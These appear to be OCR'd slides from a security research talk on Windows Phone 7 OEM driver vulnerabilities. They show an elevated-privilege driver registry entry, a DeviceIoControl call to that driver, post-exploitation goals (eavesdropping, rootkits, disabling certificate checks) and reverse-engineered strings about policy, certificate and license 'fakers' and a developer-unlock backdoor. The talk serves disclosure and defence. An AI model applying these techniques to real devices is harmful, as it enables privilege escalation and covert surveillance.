
```
[HKEY_LOCAL_MACHINE\Drivers\BuiltIn\SRILUIProxy]
   "Prefix"="SRP"
   "Dll"="SRILUIProxy.dll"
   "Index"=dword:1
   "Flags"=dword:10
   "AccountSid"="SID_UDEVICE_ELEVATED"
   "IClass"=multi_sz:"{4619249B-6362-4520-B700-
984C8E7BC7A4}“
```

```
hDevice = CreateFileW(L"SRP1:", 0xC0000000, 3, 0, 3, 0, 0);
DeviceIoControl(hDevice, 0x80002000, &request, sizeof(params),
0, 0,   0, 0);
```

Post Exploitation

- Extract Sensitive Information
- Eavesdrop
- Root Kit
- Disabled Policies / Certificate Checking?


Code Reuse!



Function name
- sub_EF952E30
- sub_EF952E38
- sub_EF95406C
- DHC_Init
- DHC_Deinit
- DHC_Open
- DHC_Close
- DHC_Read
- DHC_Write
- DHC_Seek
- DHC_PowerDown
- DHC_PowerUp
- DHC_IOControl
- sub_EF9540D8

Line 13 of 202

Address	Length	Type	String
.text:EF95300C	00000012	unic...	04/26/10
.text:EF953020	0000002C	unic...	[+] core 2.0 released
.text:EF95304C	00000012	unic...	04/30/10
.text:EF953060	00000032	unic...	[+] htc bridge framework
.text:EF953094	00000012	unic...	05/03/10
.text:EF9530A8	0000006C	unic...	[+] core 2.1 released & re-arch. drhtc code structure
.text:EF953114	00000012	unic...	05/05/10
.text:EF953128	0000003C	unic...	[+] htc shim module framework
.text:EF953164	00000012	unic...	05/11/10
.text:EF953178	0000004E	unic...	[+] policy faker and certificate faker
.text:EF9531C8	00000012	unic...	05/12/10
.text:EF9531E0	00000046	unic...	[+] controller of developer unlock
.text:EF953228	00000074	unic...	[+] force all managed/hybrid Yamanote apps to native ones
.text:EF95329C	00000012	unic...	05/13/10
.text:EF9532B0	0000007E	unic...	[+] core 2.2 stable released, fix all klocwork critical issues
.text:EF953330	00000012	unic...	05/14/10
.text:EF953344	0000003A	unic...	[-] remove certificate faker
.text:EF953380	00000012	unic...	05/18/10
.text:EF953394	00000024	unic...	[+] license faker



Function name
- LVModInitialize
- LVModUninitialize
- LVModAuthenticateFile
- LVModRouting
- LVModAuthorize
- LVModGetPageHashData
- LVModCloseAuthenticationHandle
- LVModGetHash

Line 13 of 36

Address	Length	Type	String
.text:10001210	000000A6	unic...	[K][LoaderVerifier] after re-enabling developer unlock, now its state is '%s'...\r\n
.text:100012D8	0000009A	unic...	[K][LoaderVerifier] backdoor-fixing developer unlock to 'enabled' state...\r\n
.text:10001398	0000008C	unic...	[K][LoaderVerifier] current developer unlock state: %d (hRes: %08x)\r\n
.text:10001428	00000080	unic...	[K][LoaderVerifier] enabling developer unlock... (hRes: %08x)\r\n
.text:10001118	00000062	unic...	[K][LoaderVerifier] take %s(%s) as Native app.\r\n
.text:100011F8	00000012	unic...	disabled
.text:100011E8	00000010	unic...	enabled
.text:1000104C	0000000C	unic...	lvmod
.data:100030C8	000000C0	unic...	prop:0System.ItemNameDisplay;0System.DateModified;0System.Size;0System.FileCount;0System.Author

Demo

Mango and onwards

- Restricts method I used to debug and develop exploits against the platform (ID_CAP_INTEROPSERVICES).
- However, design and policy still allows OEM applications to use driver functionality
- Need to ensure OEM code is of the same security quality as base OS

Conclusions

- Strong Granular Security Model
- OEM choice influences security
- Attackers could use OEM vulnerabilities.
- Attackers need multiple vulnerabilities.
- More granular controls required for OEM's requirements

- More detailed information can be found in my whitepaper and separate advisory documents in future.

Questions?

Thanks to:

- http://labs.mwrinfosecurity.com
- http://www.twitter.com/mwrlabs
- http://forum.xda-developers.com/
- KF: http://www.digitalmunition.com/_/Blog/Entries/2011/3/25_Debug_WP7_sans_KITL_or_Platform_Builder!!.html
- Nils and MWR !